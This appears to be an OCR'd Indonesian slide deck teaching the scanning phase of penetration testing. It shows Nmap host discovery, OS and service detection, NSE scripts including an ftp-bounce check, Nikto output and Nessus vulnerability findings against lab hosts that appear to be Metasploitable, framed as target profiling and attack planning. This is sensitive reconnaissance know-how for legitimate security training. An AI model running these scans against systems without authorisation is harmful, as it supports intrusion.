
NETWORK/HOST SCANNING

- Aktifitas scanning yang ditujukan untuk mendapatkan informasi mengenai jaringan komputer, termasuk host yang aktif disuatu jaringan
- Contoh Network Scanner : Nmap, unicornscan, Angry IP Scanner, solarwind lan surveyor

244 Laf Circle

100%

- Network Segments (8)
- IP Addresses (70)
- Domain Names (70)
- Node Names (70)
- IP Routers (2)
- Neon Responder Nodes (19)
- SNMP Nodes (26)
- SNMP Switches/Hubs (9)
  - Neon Airport
  - Neon Baystack
  - Neon Cisco 2926
  - Neon Dell 3424
  - Neon FastIron
  - Neon IntraCore
  - Neon Linksys PoE
  - Neon Summit24
  - ORINOCO-AP-600-4a-ce-E
- SIP (VoIP) Nodes (13)
- Retrospect Client Nodes (23)
- Timbuktu Nodes (4)
- Layer 2 Nodes
- Active Directory DCs
- Groups



```
Nmap done: 1 IP address (1 host up) scanned in 6.13 seconds
DareDevil:tools ammar$ nmap -sP 10.0.2.0/24

Starting Nmap 6.00 ( http://nmap.org ) at 2012-06-18 22:21 WIT
Nmap scan report for 10.0.2.1
Host is up (0.0024s latency).
Nmap scan report for 10.0.2.7
Host is up (0.012s latency).
Nmap scan report for 10.0.2.12
Host is up (0.0029s latency).
Nmap scan report for 10.0.2.89
Host is up (0.00066s latency).
Nmap scan report for 10.0.2.182
Host is up (0.0014s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 13.51 seconds
DareDevil:tools ammar$
```

SCANNING

VULNERABILITY SCANNING

- Aktifitas scanning yang juga sekaligus mengidentifikasi celah kemanan dari suatu sistem komputer atau aplikasi dijaringan
- Contoh OS Vulnerability Scanner : Nmap, Nessus, Canvas, Core Impact
- Contoh Web Vulnerability Scanner: NIKTO, w3af, skipfish, BurpSuite, wapiti, netsparker, acunetix

https://127.0.0.1:8834

essus

ports

Reports Scans Policies Users Configuration

10.0.11.2 **Vulnerability Summary** | Host Summary

Completed: Jun 14, 2012 13:39

Filters No Filters Add Filter

Plugin ID	Count	Severity	Name	Fa
48245	2	High	PHP 5.3 < 5.3.3 Multiple Vulnerabilities	CG
51140	2	High	PHP 5.3 < 5.3.4 Multiple Vulnerabilities	CG
52717	2	High	PHP 5.3 < 5.3.6 Multiple Vulnerabilities	CG
55925	2	High	PHP 5.3 < 5.3.7 Multiple Vulnerabilities	CG
57537	2	High	PHP < 5.3.9 Multiple Vulnerabilities	CG
58966	2	High	PHP < 5.3.11 Multiple Vulnerabilities	CG
58988	2	High	PHP < 5.3.12 / 5.4.2 CGI Query String Code Execution	CG
59056	2	High	PHP 5.3.x < 5.3.13 CGI Query String Code Execution	CG
10188	2	Medium	Multiple Web Server printenv CGI Information Disclosure	CG
44921	2	Medium	PHP < 5.3.2 / 5.2.13 Multiple Vulnerabilities	CG
51439	2	Medium	PHP 5.2 < 5.2.17 / 5.3 < 5.3.5 String To Double Conversion DoS	CG
57792	2	Medium	Apache HTTP Server httpOnly Cookie Information Disclosure	We
15901	1	Medium	SSL Certificate Expiry	Ge
20007	1	Medium	SSL Version 2 (v2) Protocol Detection	Se
26928	1	Medium	SSL Weak Cipher Suites Supported	Ge
35291	1	Medium	SSL Certificate Signed using Weak Hashing Algorithm	Ge
42873	1	Medium	SSL Medium Strength Cipher Suites Supported	Ge
51192	1	Medium	SSL Certificate Cannot Be Trusted	Ge

```
DareDevil:nikto-2.1.4 ammar$ perl nikto.pl -h 10.0.2.12
- Nikto v2.1.4
---------------------------------------------------------------------------
+ Target IP:          10.0.2.12
+ Target Hostname:    10.0.2.12
+ Target Port:        80
+ Start Time:         2012-06-17 10:38:04
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-
+ ETag header found on server, inode: 67575, size: 45, mtime: 0x481
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2
+ Number of sections in the version string differ from those in the
+ PHP/5.2.4-2ubuntu5.10 appears to be outdated (current is at least
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vu
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ OSVDB-3233: /phpinfo.php: Contains PHP configuration information
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-40478: /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&m
+ 6456 items checked: 2 error(s) and 11 item(s) reported on remote
+ End Time:           2012-06-17 10:39:09 (65 seconds)
---------------------------------------------------------------------------
```

VULNERABILITY SCANNING

NMAP SCRIPTING ENGINE

- NSE atau NMAP Scripting Engine adalah salah satu fitur yang ditawarkan oleh NMAP dan sangat fleksibel dan bermanfaat
- Mengijinkan pengguna untuk menulis script sederhana untuk melakukan otomatisasi yang terintegrasi dengan NMAP

VULNERABILITY SCANNING

NMAP SCRIPTING ENGINE

```
DareDevil:scripts ammar$ pwd
/usr/local/share/nmap/scripts
DareDevil:scripts ammar$ ls
acarsd-info.nse                          iscsi-brute.nse
address-info.nse                         iscsi-info.nse
afp-brute.nse                            jdwp-version.nse
afp-ls.nse                               krb5-enum-users.nse
afp-path-vuln.nse                        ldap-brute.nse
afp-serverinfo.nse                       ldap-novell-getpass.nse
afp-showmount.nse                        ldap-rootdse.nse
amqp-info.nse                            ldap-search.nse
asn-query.nse                            lexmark-config.nse
auth-owners.nse                          lltd-discovery.nse
auth-spoof.nse                           maxdb-info.nse
backorifice-brute.nse                    membase-brute.nse
backorifice-info.nse                     membase-http-info.nse
banner.nse                               memcached-info.nse
bitcoin-getaddr.nse                      metasploit-xmlrpc-brute.nse
bitcoin-info.nse                         modbus-discover.nse
bitcoinrpc-info.nse                      mongodb-brute.nse
bittorrent-discovery.nse                 mongodb-databases.nse
broadcast-avahi-dos.nse                  mongodb-info.nse
broadcast-db2-discover.nse               ms-sql-brute.nse
broadcast-dhcp-discover.nse              ms-sql-config.nse
broadcast-dhcp6-discover.nse             ms-sql-dump-hashes.nse
broadcast-dns-service-discovery.nse      ms-sql-empty-password.nse
broadcast-dropbox-listener.nse           ms-sql-hasdbaccess.nse
broadcast-listener.nse                   ms-sql-info.nse
broadcast-ms-sql-discover.nse            ms-sql-query.nse
broadcast-netbios-master-browser.nse     ms-sql-tables.nse
broadcast-networker-discover.nse         ms-sql-xp-cmdshell.nse
broadcast-novell-locate.nse              mysql-audit.nse
broadcast-pc-anywhere.nse                mysql-brute.nse
broadcast-pc-duo.nse                     mysql-databases.nse
broadcast-ping.nse                       mysql-empty-password.nse
broadcast-pppoe-discover.nse             mysql-info.nse
```

VULNERABILITY SCANNING

NMAP SCRIPTING ENGINE

```
root@kali:/usr/share/nmap/scripts# nmap --script ftp-bounce --script-args ftp-b
ounce.checkhost=google.com -p21 192.168.2.103

Starting Nmap 7.12 ( https://nmap.org ) at 2016-08-07 10:33 EDT
Nmap scan report for 192.168.2.103
Host is up (0.00072s latency).
PORT   STATE SERVICE
21/tcp open  ftp
|_ftp-bounce: bounce working!
MAC Address: 00:0C:29:83:ED:69 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.39 seconds
root@kali:/usr/share/nmap/scripts#
```

SCANNING

SPESIFIC SCANNING

- Specific scanning adalah melakukan scanning secara lebih fokus terhadap sistem operasi dan versi dari layanan.
  - Sistem Operasi
  - Versi Aplikasi

SPESIFIC SCANNING

OS DETECTION

- Untuk melakukan deteksi sistem operasi mengunakan nmap, gunakan opsi -O
- Apabila target memiliki layanan smb, bisa menggunakan NSE smb-os-discovery

```
root@bt:~# nmap -O 10.0.2.12

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-06-19 08:04 EDT
Nmap scan report for 10.0.2.12
Host is up (0.00041s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
5432/tcp open  postgresql
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:9B:90:9C (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.9 - 2.6.31
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.or
Nmap done: 1 IP address (1 host up) scanned in 2.21 seconds
```

<<< back |

SPESIFIC SCANNING

OS DETECTION

```
root@bt:/usr/local/share/nmap/scripts# nmap --script=smb-os-discovery.nse -p445 10.0.2.12

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-06-19 08:05 EDT
Nmap scan report for 10.0.2.12
Host is up (0.00045s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:9B:90:9C (VMware)

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Name: WORKGROUP\Unknown
|_  System time: 2012-06-15 03:07:45 UTC-4

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

SPESIFIC SCANNING

SERVICE DETECTION

- Scanning spesifik terhadap service akan membantu kita dalam melakukan profiling target dan melakukan analisa untuk serangan
- Menggunakan opsi -sV pada nmap

SPESIFIC SCANNING

SERVICE DETECTION

```
root@bt:/usr/local/share/nmap/scripts# nmap -sV 10.0.2.12

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-06-19 08:11 EDT
Nmap scan report for 10.0.2.12
Host is up (0.00071s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:9B:90:9C (VMware)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.66 seconds
```

« back | trac

SCANNING

SCANNING ANALYSIS

- Untuk melakukan scanning analysis, pentester juga dapat mempergunakan Nessus vulnerability scanner untuk OS dan Nikto untuk web vulnerability scanner.
  - Profiling Target
  - Create Attack Planning

SCANNING ANALYSIS

PROFILING TARGET

- Bertujuan untuk membuat kegiatan pentesting berjalan efisien dengan mengkategorikan target, serta untuk mempersiapkan attack planning
  - Menentukan mana server, perangkat jaringan, pc-user.

SCANNING ANALYSIS

PROFILING TARGET

- Mendapatkan prioritas beserta tingkat kesulitan target, dimana tingkat kesulitan yang terendah dan memiliki value yang tinggi akan dijadikan target utama.
- Hasil scan dengan nmap, di jadikan profiles pada nessus

PROFILING TARGET

NMAP OPEN PORT INTO NESSUS POLICIES

https://127.0.0.1:8834

Nessus

ammar | Help | About | Log

Policies

Reports Scans Policies Users Configuration

Add Policy

General
Credentials
Plugins
Preferences

Basic

Name

Visibility: Private

Description

Scan

- Allow Post-Scan Report Editing ☑
- Safe Checks ☑
- Silent Dependencies ☑
- Log Scan Details to Server ☐
- Stop Host Scan on Disconnect ☐
- Avoid Sequential Scans ☐
- Consider Unscanned Ports as Closed ☐
- Designate Hosts by their DNS Name ☐

Network Congestion

- Reduce Parallel Connections on Congestion ☐
- Use Kernel Congestion Detection (Linux Only) ☐

Port Scanners

- TCP Scan ☐
- SNMP Scan ☑
- Ping Host ☑
- UDP Scan ☐
- Netstat SSH Scan ☑
- SYN Scan ☑
- Netstat WMI Scan ☑

Port Scan Options

Port Scan Range: 21,22,23,25,53,80,139,445,3306,5432,8009,8180


Performance

Max Checks Per Host	5
Max Hosts Per Scan	100
Network Receive Timeout (seconds)	5
Max Simultaneous TCP Sessions Per Host	unlimited
Max Simultaneous TCP Sessions Per Scan	unlimited

Cancel Next

PROFILING TARGET

NMAP & NSE RESULT DETECT OS AS DEBIAN

